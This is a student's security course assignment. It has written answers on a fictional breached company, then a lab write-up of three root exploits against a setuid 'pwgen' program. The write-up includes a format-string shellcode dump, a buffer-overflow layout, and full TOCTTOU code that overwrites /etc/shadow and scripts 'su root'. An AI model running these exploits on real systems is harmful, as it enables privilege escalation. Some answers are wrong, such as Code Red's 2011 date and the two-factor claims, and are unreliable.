a1_responses

Student name: Chai Wen Xuan

Student ID: 21052652

WatIAM : wxchai

Written Response Question

Background

You have been hired as a security consultant in a newly-founded company, Cryptopia. Due to its past negligence of its information systems and production machines' security, the company has been hit with serious cyber attacks. Now, you have been tasked with investigating and evaluating the recently reported security breaches in order to prevent similar future attacks. To this end, you have to identify the attack methods that the attackers are using, propose security controls and enforce strong defence mechanisms.

Question 1

For each of the reported security breaches, please 1) identify which one(s) of the security CIA properties is (are) compromised, and 2) describe a possible attack approach leading to the breach.

(Note:: There are various security flaws in Cryptopia's cyber infrastructure.)

1. Cryptopia's internet-connected and smart production machines were functioning normally since their deployment; However, on the day Cryptopia's executives were meeting with an important investor for checking the facility, the employees found they lost control over all the machines.
2. Cryptopia's marketing leader lost a bid for an important transaction to a competing company. An internal investigation shows that the bidding details were leaked when the marketing leader was uploading them to the auction portal.

3. The company’ s logs revealed that a user, with username “surprise”, had tampered with the configuration of the production system to cause it to slow down. Further investigation revealed that user “surprise” had no password.

Answer 1

1. The Confidentiality, Integrity, and Availability properties were compromised.

   If the attackers were able to control the machines, they will be able to view the data and share the data stored on the machine. Hence, confidentiality was compromised. Besides, the integrity of the systems was also affected. This is because the attackers can change the data stored on the machine as they have control over them. Lastly, the availability of the machines was also affected. The fact that the employees lose control over the machines is a loss of availability.

   Possible Attack:

   A possible attack approach could be a back door attack. A backdoor is a hidden entry point into a system that gives the attacker unauthorized access. As Cryptopia neglected its security before, it might have left a backdoor in the production machines and it is then found by the attacker, allowing them to take control of the machines during the meeting. The backdoor here might have the highest privileges, as it can control all the machines.

2. The confidentiality property was compromised.

   The attackers were able to view the bidding details, which helped them in winning the bid.

   Possible Attack:

   A possible attack approach could be a phishing attack. In this case, the marketing leader might have clicked into a fake auction portal, and the details of the bid were then passed to the attackers and then only sent to the auction portal to avoid being detected. Hence, the attacker can win the auction by bidding just a little higher than the marketing leader.

3. The integrity property was compromised.

   The attacker was able to tamper with the configuration of the production system, which caused it to slow down.

   Possible Attack:

   A possible attack approach could be a rootkits attack. In this case, the attacker might have used the rootkits to gain an unauthorized administrator privilege. This is also the reason why the "surprise" user had no password.

Question 2

Cryptopia did not have a formalized way to review, test, and maintain the codebases powering its production systems. You have been tasked with formalizing the process to ensure proper security controls. Please state and explain a security control you would recommend during each of the following phases of development: Code Review/Testing/Maintenance.

Answer 2

Code Review: For code review, Cryptopia can implement a peer review process before merging the code into the production branch. In this process, the code will be reviewed by other peers and they can give comments on the part that they think might cause vulnerabilities.

Code Testing: For code testing, other than the ordinary testing that ensures the system works in normal situations, we should also do testing on edge cases. Besides, the tester can also undergo checking for security vulnerabilities, such as buffer overflows, format string attacks, SQL injection etc.

Code Maintenance: For code maintenance, we should do regular patching. It is possible that we will get feedback from users that accidentally caused a bug that might be a security vulnerability. We should quickly fix the bug and do patching. Besides, we should also regularly check the third-party system dependencies to upgrade them to the latest one.

Question 3

After identifying the attack methods, you have been asked to reinforce the defence mechanisms. For each defence method studied in class: prevent, deter, deflect, detect, recover, discuss how they could be used to defend against any one of the attack approaches mentioned in question (1). More specifically, explain how the defence method would apply in the narrative context of the attack, and why it would help against it. (Note: You only need to explain the defences for one attack).

Example: Prevent. In case of a Man-in-the-middle attack, encrypt bidding data sent to the auction portal. Encrypted bidding data would be of no use to the attacker.

(a) Deflect

(b) Detect

(c) Recover

(d) Deter

Answer 3

1. Deflect: Cryptopia can use the method of deflection to prevent being attacked by attackers. Cryptopia can hide important events that will be happening from outsiders. For example, the event of the visit of an important investor checking the facility, and the event that the marketing leader is participating in an auction bid. By keeping important events secret, the attackers would not be able to carry out an effective attack on Cryptopia, making it less attractive to them.
2. Detect: In the case of the phishing attack, Cryptopia can use a detection method for defence. When the marketing leader accesses the auction portal, if he receives the URL from an email, he should check both the email and URL to see if it is the usual one. Besides, he can also check if there are any typos, or unusual wording on the portal user interface. As the attackers might miss some parts or type the wrong characters when developing the interface. Lastly, he should also check if the website has an HTTPS prefix.
3. Recover: In the case of the back door attack, Cryptopia can defend it using the recovery method. First, Cryptopia security teams need to identify where the back door of the program is, and determine what privileges they have and what privileges the attackers have. In this case, the attackers seem to have a higher privilege as the employees are losing control of all the machines. If there are no machines that can be used to remove the user the attackers are using, Cryptopia will have to restart the system by physically turning the whole system off. While the system is turned off, they will need to remove the backdoor from the system and conduct a thorough scan of the whole system before restarting the system. Physically turning down the system might also cause data loss. Hence, regular data backup and system scan is necessary.
4. Deter: In the case of the rootkits attack, Cryptopia can defend it using the deter method. To deter rootkits from attacking, Cryptopia can install anti-virus and anti-malware software in their system. Anti-virus software can detect rootkits and remove them from the system. Besides, using a firewall can help in slowing down the spread of rootkit infections by blocking unauthorized incoming traffic to your system. Together, it makes it harder for the attacker to attack the system.

Question 4

The IT department in Cryptopia proposed a list of custom two-factor authentication schemes that protect access to the production mobile controllers (company-owned smartphones used to control the machines). You have been asked to review these proposals. Indicate whether you would accept or reject the proposals below and explain the reason(s) behind your decision. If you reject a proposal, propose an alternative.

(a) The scheme unlocks a controller if a correct password and a correct PIN are entered.

(b) The scheme unlocks a controllers if a correct password is entered or a correct number (received via email) is entered.

(c) The scheme unlocks a controller if the user enters a correct password exclusively within the company’ s premises.

Answer 4

1. Reject: The proposal to unlock the controller if a correct password and a correct PIN are entered is not a secure two-factor authentication scheme. This is because it only requires one factor for authentication: something the user knows (the password and the PIN).

   Proposal: Instead of using only one factor for authentication, the scheme could require both a correct password, and something the user has. For example, fingerprint/face. This will make the attackers harder to attack as they will need to imitate users' fingerprints/faces and exploit the password.

2. Reject: This proposal to unlock the controller with only a correct password or a correct number received via email is not a secure two-factor authentication scheme. This is because it only requires one factor for authentication, either something the user knows (password) or something the user has (number receive through email).

   Proposal: Instead of only one of them, the scheme could require both a correct password and a correct number sent to the user's email. This will make the attackers harder to attack as they will need to exploit both to access the controller.

3. Accept: The proposal to unlock the controller with a correct password exclusively within the company’ s premises is a secure two-factor authentication scheme. This is because it limits the situations in which attackers can perform attacks. For example, the mobile controllers must be on the company network to be able to start inputting the password. In this case, by preventing remote access to the controller, the attackers will need to be on the company network to attack the system. This will make the attack harder because the attackers have to avoid being detected when they are using the company networks.

Question 5

Identify the type of the following pieces of malware – i.e., whether the malware is a worm, Trojan, Ransomware, and/or Logic Bomb. Give a brief description of how it spreads or how a computer becomes infected, and the resulting effect. (A malware may be classified into more than one type.)

(a) WannaCry

(b) Code Red

Answer 5

1. WannaCry is a type of Ransomware. It is launched in May 2017. The malware spreads by exploiting a Windows SMB vulnerability in Microsoft Windows operating systems. The exploit's name is known as EternalBlue. The resulting effect is that the attacked computers' data will be encrypted and will be demanded by paying Bitcoin cryptocurrency. It infected 230k computers, and Microsoft released an emergency patch after the launch of the attack.
2. Code Red is a type of worm. It is launched in July 2011, The malware spread by exploiting a buffer overflow vulnerability in Microsoft Internet Information Services (IIS) web servers. When the servers are infected, Code Red defaces the home page and attacks other web servers. The resulting effect of the Code Red worm is that it infected 250k systems in nine hours, and it also displayed a text string on the web pages that is affected.

Programming Question

1. sploit1.c


Identified vulnerability

- Format String vulnerability
- Code segment

```
1 // line 269
2 snprintf(buffer, 1024, "WARNING: '%s' could not create '%s' because the file
3
4 // line 270
5 fprintf(stderr, buffer);
```

- In line 269 in pwgen.c, inside the function pwgen_args(), we noticed argv[0], which is the path name of the executable program, will be written into the first %s of the format string, and the result string will be written into the buffer.
- In line 270, the fprintf(), takes buffer as the second argument without checking if it contains any format string specifier characters. Hence we will be able to do the exploit here.

How the program exploits it



- Using gdb tools, we will be able to get the stack pointer(SP) of different functions, which are differentiated by different colours in the diagram.

- Using gdb, with "info frame" command, we can get RA by looking at the eip value.
- To verify, we can also calculate RA by counting the words allocated to the local variable.
  - Using command x/820w 0xffbfcc90, we can get 820 words printed counting from the stack pointer.
  - Before entering long_options[], we noticed that there are 6 extra words in between 0xffbfcc90(SP) and 0xffbfccac(start of long_options[]). We can verify 0xffbfccac by looking at the value at address 0x08049a57, which is "salt".
  - Using the stack, we can calculate RA by adding hex(6 + 24 + 1 + 1 + 512 + 265 + 1 + 1)*4 to SP.
  - Lastly, we get the address of RA, which is 0xffbfd93c

```
 1 0xffbfcc90:       0x401daff4      0x4001cce0      0x00000000      0x00
 2 0xffbfcca0:       0x00000000      0x00000000      0x00000000      0x08
 3 0xffbfccb0:       0x00000001      0x00000000      0x00000073      0x08
 4 0xffbfccc0:       0x00000002      0x00000000      0x00000065      0x08
 5 0xffbfccd0:       0x00000001      0x00000000      0x00000074      0x08
 6 0xffbfcce0:       0x00000000      0x00000000      0x00000077      0x08
 7 0xffbfccf0:       0x00000000      0x00000000      0x00000068      0x00
 8 0xffbfcd00:       0x00000000      0x00000000      0x00000000      0xff
 9 0xffbfcd10:       0x00000065      0x4e524157      0x3a474e49      0x70
10 0xffbfcd20:       0x70257025      0x70257025      0x70257025      0x70
11 0xffbfcd30:       0x70257025      0x70257025      0x70257025      0x70
12 0xffbfcd40:       0x70257025      0x70257025      0x70257025      0x70
13 0xffbfcd50:       0x70257025      0x70257025      0x70257025      0x70
14 0xffbfcd60:       0x70257025      0x70257025      0x70257025      0x70
15 0xffbfcd70:       0x70257025      0x70257025      0x70257025      0x70
16 0xffbfcd80:       0x70257025      0x70257025      0x70257025      0x70
17 0xffbfcd90:       0x70257025      0x70257025      0x70257025      0x70
18 0xffbfcda0:       0x70257025      0x70257025      0x70257025      0x70
19 0xffbfcdb0:       0x70257025      0x70257025      0x70257025      0x70
20 0xffbfcdc0:       0x70257025      0x70257025      0x70257025      0x70
21 0xffbfcdd0:       0x31257025      0x6e257537      0x30393125      0x25
22 0xffbfcde0:       0x75313432      0x36256e25      0x6e257534      0x90
23 0xffbfcdf0:       0x01010101      0xffbfd93c      0x01010101      0xff
24 0xffbfce00:       0x01010101      0xffbfd93e      0x01010101      0xff
25 0xffbfce10:       0x90909090      0x895e1feb      0xc0310876      0x89
26 0xffbfce20:       0x0bb00c46      0x4e8df389      0x0c568d08      0xdb
27 0xffbfce30:       0xcd40d889      0xffdce880      0x622fffff      0x73
28 0xffbfce40:       0x63202768      0x646c756f      0x746f6e20      0x65
29 0xffbfce50:       0x20657461      0x6d742f27      0x77702f70      0x5f
30 0xffbfce60:       0x646e6172      0x20276d6f      0x61636562      0x20
31 0xffbfce70:       0x20656874      0x656c6966      0x726c6120      0x79
32 0xffbfce80:       0x69786520      0x21737473      0x0a283a20      0x00
```

```
0xffbfce90:     0x00000000      0x00000000      0x00000000      0x00
......
0xffbfd910:     0x00000000      0x00000000      0x00000000      0x00
0xffbfd920:     0x00000000      0x00000000      0x00000000      0x00
0xffbfd930:     0x00000000      0x00000000      0xffbfdd98      0xff
0xffbfd940:     0xff000004      0x00000002      0xffbfde24      0x00
0xffbfd950:     0x4001cce0      0x00000000      0x40000298      0xff
```

- Now we found the RA (yellow highlight), we will need to overwrite it to redirect the program to our shellcode.
  - First, we need to determine the structure of the format string. There are several combinations that can be used. One of them will be : <%p><%u%n><%u%n reference value><NOP><shellcode>
  - The below text shows how the number of %p is decided, alignment of words is also ensured here.
  - Besides each line, there will be 2 numbers (a,b), where a is the count of words from SP and b is the count of words that the format string specifier of that line tally to.
    - For example, this is the 39th word, and the %p%p corresponds to the 2nd and 3rd word.

```
0x70257025 (%p%p) // 39 3
```

  - As the number of %p increases, we will reach a point that %p points to the word ahead of its current line.
  - Then, we can start using %u & %n to point to the address ahead that stores the reference value we set.
  - For the value of %u, as we are planning to write 0xffbfce10, for the first value, by trial and error, we are able to find out the correct value. For the other value, we can determine it by the difference between the n and n-1 bytes' values.
  - For the value corresponds to %n. We will overwrite the starting from the lower address byte by byte. 0xffbfda3c > 0xffbfda3d > 0xffbfda3e > 0xffbfda3f.

```
0xffbfd658 // 1
0x8049515  // 2
0x401daff4 // 3 (stack pointer) (
0x4001cce0 // 4
(nil) // 5
```

```
0x70257025 (%p%p) // 51 27
0x70257025 (%p%p) // 52 29
0x70257025 (%p%p) // 53 31
0x70257025 (%p%p) // 54 33
0x70257025 (%p%p) // 55 35
```

```
 6 (nil) // 6
 7 (nil) // 7
 8 (nil) // 8
 9 (nil) // 9
10 0x8049a57 (Address of the string '
11 0x1 (required_argument) // 11
12 (nil) (NULL) // 12
13 0x73 (s) // 13
14 0x8049a5c (Address of the string '
15 0x2 (optional_argument) // 15
16 (nil) (NULL) // 16
17 0x65 (e) // 17
18 0x8049a61 (Address of the string '
19 0x1 (required_argument) // 19
20 (nil) (NULL) // 20
21 0x74 (t) // 21
22 0x8049a66 (Address of the string '
23 (nil) (no_argument) // 23
24 (nil) (NULL) // 24
25 0x77 (w) // 25
26 0x8049a6c (Address of the string '
27 (nil) (no_argument) // 27
28 (nil) (NULL) // 28
29 0x68 (h) // 29
30 (nil) (0) // 30
31 (nil) (0) // 31
32 (nil) (0) // 32
33 (nil) (0) // 33
34 0xffffffff (res) // 34
35 0x65 = e (c) // 35 word before rea
36 0x4e524157 (WARN) // 36
37 0x3a474e49 (ING:) // 37
38 0x70252720 ( '%p) // 38 1
39 0x70257025 (%p%p) // 39 3
40 0x70257025 (%p%p) // 40 5
41 0x70257025 (%p%p) // 41 7
42 0x70257025 (%p%p) // 42 9
43 0x70257025 (%p%p) // 43 11
44 0x70257025 (%p%p) // 44 13
45 0x70257025 (%p%p) // 45 15
46 0x70257025 (%p%p) // 46 17
47 0x70257025 (%p%p) // 47 19
48 0x70257025 (%p%p) // 48 21
49 0x70257025 (%p%p) // 49 23
50 0x70257025 (%p%p) // 50 25
```

```
 6 0x70257025 (%p%p) // 56 37
 7 0x70257025 (%p%p) // 57 39
 8 0x70257025 (%p%p) // 58 41
 9 0x70257025 (%p%p) // 59 43
10 0x70257025 (%p%p) // 60 45
11 0x70257025 (%p%p) // 61 47
12 0x70257025 (%p%p) // 62 49
13 0x70257025 (%p%p) // 63 51
14 0x70257025 (%p%p) // 64 53
15 0x70257025 (%p%p) // 65 55
16 0x70257025 (%p%p) // 66 57
17 0x70257025 (%p%p) // 67 59
18 0x70257025 (%p%p) // 68 61
19 0x70257025 (%p%p) // 69 63
20 0x70257025 (%p%p) // 70 65
21 0x70257025 (%p%p) // 71 67
22 0x70257025 (%p%p) // 72 69
23 0x70257025 (%p%p) // 73 71
24 0x70257025 (%p%p) // 74 73
25 0x70257025 (%p%p) // 75 75
26 0x70257025 (%p%p) // 76 77
27 0x70257025 (%p%p) // 77 79
28 0x70257025 (%p%p) // 78 81
29 0x70257025 (%p%p) // 79 83
30 0x70257025 (%p%p) // 80 85
31 0x70257025 (%p%p) // 81 87
32 0x70257025 (%p%p) // 82 89
33 0x31257025 (%p%1) // 83 91
34 0x6e257537 (7u%n) // 84 92
35 0x30393125 (%190) // 85 93
36 0x256e2575 (u%n%) // 86 94
37 0x75313432 (241u) // 87 95
38 0x36256e25 (%n%3) // 88 97
39 0x6e257534 (1u%n) // 89 98
40 0x90909090 (\x90\x90\x90\x90) // 9
41 0x01010101 (\x01\x01\x01\x01) // 9
42 0xffbfda3c (\x3c\xda\xbf\xff) // 9
43 0x01010101 (\x01\x01\x01\x01) // 9
44 0xffbfda3d (\x3d\xda\xbf\xff) // 9
45 0x01010101 (\x01\x01\x01\x01) // 9
46 0xffbfda3e (\x3e\xda\xbf\xff) // 9
47 0x01010101 (\x01\x01\x01\x01) // 9
48 0xffbfda3f (\x3f\xda\xbf\xff) // 9
49 0x90909090 (\x90\x90\x90\x90) // 9
50 0x895e1feb (shellcode here) // 10(
51 ......
```

- After determining the format string, we can pass it as a path name.
- To direct pwgen to run into line 269, we will have to remove the /tmp/pwgen_random file using the below code

```
system("rm /tmp/pwgen_random");
system("mkdir /tmp/pwgen_random");
```

- In conclusion, by changing the value of RA, the program will be redirected to the shellcode and /bin/sh will be executed with root privilege.

How they could be fixed

- Before executing fprintf(), if we are not passing more than 2 arguments, we shall check if the buffer contains any format string specifier.

2. sploit2.c

Identified vulnerability

- Buffer overflow
- Code segment


```
// line 22
#define BUFF_SZ 2048
// line 24
#define FILENAME_SZ 1024

// line 30-35
typedef struct {
  unsigned char write;
  unsigned char type;
  char salt[SALT_SZ];
  char filename[FILENAME_SZ];
} pwgen_args;

// line 265
strncpy(args.filename, optarg, BUFF_SZ);
```

- In line 265 in pwgen.c, we noticed that strncpy() is copying "optarg" into "args.filename". The "optarg" in this case will be the filename passed when calling the "pwgen" executable application.
- From the defined struct "pwgen_args", the filename is only allocated with 1024 bytes (FILENAME_SZ).
- With BUFF_SZ of 2048 bytes, we will have 1024 bytes of extra overflow in the stack.
- With the overflow bytes, we will be able to overwrite the RA and redirect it to the address where we store the shellcode.

How the program exploits it



- Using gdb tools, we will be able to get the stack pointer of different functions, which are differentiated by different colours in the diagram.
- With 2048 bytes, we will be able to overflow 2048/4 = 512 words starting from "args" in parse_args() function call, hence covering RA, which is just 2 words away from "args"
- In the program, we fill the first 1/4 part of 2048 bytes with NOP, as RA is approximately located at 1/2 part of 2048 bytes, we will not accidentally cover it with NOP.

```
1   for (i = 2; i < bsize/4; i++)
2     filename[i] = NOP;
```

- The NOP is followed by the shellcode

```
ptr = filename + (bsize/4) - strlen(shellcode);
for (i = 0; i < strlen(shellcode); i++)
  *(ptr++) = shellcode[i];
```

- Lastly, the rest of the part, will be the address that we want to redirect the program to.
- To ensure success, we will direct the program to the middle of NOP, which is 1/8 of 2048 bytes. We calculate it by counting words from the SP of parse_args() that we get using gdb. We will get the address 0xffbfcf20.
- We then calculate the offset from the SP of our spoilt function, which is 3664 bytes.
- When the program hits the RA, it will be redirected to the NOP code, and will eventually reach the shellcode that is just after the NOP. Finally, /bin/sh will be executed with root privilege.

How they could be fixed

- For the 3rd parameter of strncpy() function, we need to check for the correct size of the input and pass the correct argument. In this case, we need to pass 1024 instead of 2048.

3. sploit3.c

Identified vulnerability

- TOCTTOU
- Code segment

```
static void get_entropy(char* buffer) {
  int i, c;

  printf("Type stuff so I can gather entropy, Ctrl-D to end:\n");
  i = 0;

  // Why not start with our own random entropy data?
  strcpy(buffer, "u1,7Jnsd");
  i+=8;

  c = getc(stdin);
  while (i < BUFF_SZ-1) {
```

```
    if (c == EOF) return;
    buffer[i] = c;
    c = getc(stdin);
    i++;
  }
  buffer[i] = '\0';
}

// Write entropy to a temporary file, because we are lazy
static void fill_entropy() {
  char buffer[BUFF_SZ];
  FILE* fd;

  get_entropy(buffer);
  fd = fopen(FILENAME, "w");
  fwrite(buffer, strlen(buffer), sizeof(char), fd);
  fclose(fd);
}
```

- In the function fill_entropy(), when the get_entropy() is called, we notice that the program will wait for the user input. In a normal TOCTTOU attack, we usually need a huge delay in the vulnerable program, and by running the exploit program multiple times, we will be able to link the file that we want to write into if it "wins the race".
- However, in this case, there is no need to run the program multiple times as we can control the delay ourselves! As long as we don't input anything, the program will not proceed. Hence TOCTTOU attack can be easily done here.

How the program exploits it

- In the exploit program, before giving input to the program, we unlink the original file link of "tmp/pwgen_random" and link it to /etc/shadow.
- After that, we continue the program by giving the input we want to write into the /etc/shadow, which stores the encrypted password of users.
- When pwgen writes into the file, there is random entropy data "u1,7Jnsd", hence we need to write the data we desired in the second line.
- To replace the root password, we need an encrypted password in this case. We can get the result of "00xQPHYlVDIw6" by running the below program.

```
#include <stdio.h>
#include <stdlib.h>
#include <crypt.h>
```

```
4
5 int main() {
6   char* cryptPass = crypt("password", "00");
7   printf("%s", cryptPass);
8   return 0;
9 }
```

- By writing "root:00xQPHYlVDIw6:::::::" in the second line, we will be able to automate the login of the root, using the expect script. The password here will be our own encrypted password: "password".
- Finally, when the expect script runs, the "su root" command is executed and it will send the password to log in to the root user.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  #define FILENAME "/tmp/pwgen_random"
5
6  int main(int argc, char *argv[]) {
7    FILE *fd;
8    fd = popen("pwgen -e","w");
9    unlink(FILENAME);
10   symlink("/etc/shadow", FILENAME);
11   fprintf(fd, "::::::::\nroot:00xQPHYlVDIw6:::::::");
12   fclose(fd);
13   system("expect -c 'spawn su root; expect \"Password:\"; send \"password\\r\";
14   return 0;
15 }
```

How they could be fixed

- In this case, we can generate entropy data in the program instead of using input from the user, creating a vulnerability for hackers to exploit.
